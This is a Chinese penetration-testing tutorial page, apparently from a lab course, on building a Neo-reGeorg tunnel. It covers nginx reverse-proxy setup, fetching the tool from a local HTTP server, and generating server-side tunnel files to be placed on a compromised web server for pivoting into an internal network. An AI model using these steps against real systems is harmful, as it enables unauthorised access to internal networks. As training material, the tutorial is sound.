隧道代理
01-隧道搭建
02-MSF隧道
03-NPS隧道
04-FRP隧道
05-SSH隧道
06-ICMP隧道
07-NEO隧道
-
+
07-NEO隧道
浏览
2
# NEO隧道 ## 概述 neo 隧道适用于目标主机无法开启新的端口,但是开启了其他端口(如:80 443 8080 8443),且跳板机访问到这些端口,然后就可以通过 neo 隧道将内网主机的数据传出外网。 neo 分为两个端,客户端(固定 py)服务端(php / jsp / asp 等),服务端放在内网,客户端放在跳板机。 它的核心作用是:当已经控制了一台暴露在外的 Web 服务器(通常是 DMZ 区)后,通过它建立一个加密的 SOCKS5 代理隧道,从而让你能够访问那些无法直接连接的内网主机和服务。 ## Nginx部署 NEO要满足第一个条件:跳板机可以访问到目标服务器的端口。 外网服务器部署nginx,通过反向代理访问第三方服务器中的服务。 Nginx 以其高性能、高可靠性和丰富的功能,成为现代 Web 架构中不可或缺的组件。无论是作为静态资源服务器、反向代理,还是负载均衡器,它都能有效提升服务的稳定性和效率,广泛应用于大型网站、云服务、微服务架构等场景。对于需要处理高并发请求的系统,Nginx 是一个理想的选择。 ```bash #以下操作全部在外网服务器中操作 # Nginx 服务器默认占用 80 端口,安装前确认 80 端口是关闭的或者修改 nginx 的默认端口 # 1. 安装 nginx # 1.1 安装依赖库 yum install -y pcre pcre-devel zlib zlib-devel # 1.3 物理机上传到目标并且解压 python -m http.server #物理机操作 wget http://192.168.88.1:8000/nginx-1.31.6.tar.gz tar -zxvf nginx-1.31.6.tar.gz # 1.4 cd 进 nginx-1.31.6.tar.gz # 1.5 安装 ./configure --prefix=/usr/local/nginx --with-http_sub_module make && make install # 2. 配置 nginx——修改默认端口 vim /usr/local/nginx/conf/nginx.conf server { listen 88; # 将 80 修改为 88 ... # 3. 配置临时环境变量 export PATH=/usr/local/nginx/sbin:$PATH # 4. nginx 启动停止 nginx -t # 检测 nginx 配置文件是否正确 nginx nginx -s stop # 5. 访问外网服务器的外网IP地址的88端口 http://192.168.88.125:88/ # nginx 项目 centos 默认目录 /usr/share/nginx/html/ | /usr/local/nginx/html/ ```  ## 反向代理 ```bash # 1. 编辑配置文件 vim /usr/local/nginx/conf/nginx.conf # 2. 在Server中 添加以下代码 location /131 { #只要外网以 /131/ 开始的路径就是需要反向代理到内网的 proxy_pass http://10.20.30.131/; } # 3. 重新加载nginx nginx -s stop nginx #4. 访问访问外网服务器的外网IP地址的88端口的131路径 http://192.168.88.125:88/131 ```   ```bash #内网服务器中项目的路径 cd /opt/lampp/htdocs/personsystem/public ``` ## 正向隧道搭建  ```bash # 1. 将 Neo-reGeorg-master.zip 上传 Kali python -m http.server # 1.1 接收并解压Neo-reGeorg-master.zip wget http://192.168.88.1:8000/Neo-reGeorg-master.zip unzip Neo-reGeorg-master.zip # 1.2 进入 Neo-reGeorg-master 目录 cd Neo-reGeorg-master # 2. 生成服务端文件,-k 连接密码 python neoreg.py generate -k 666888 # neoreg_servers/ 该目录下生成 N 多服务端,我们选用 php ``` 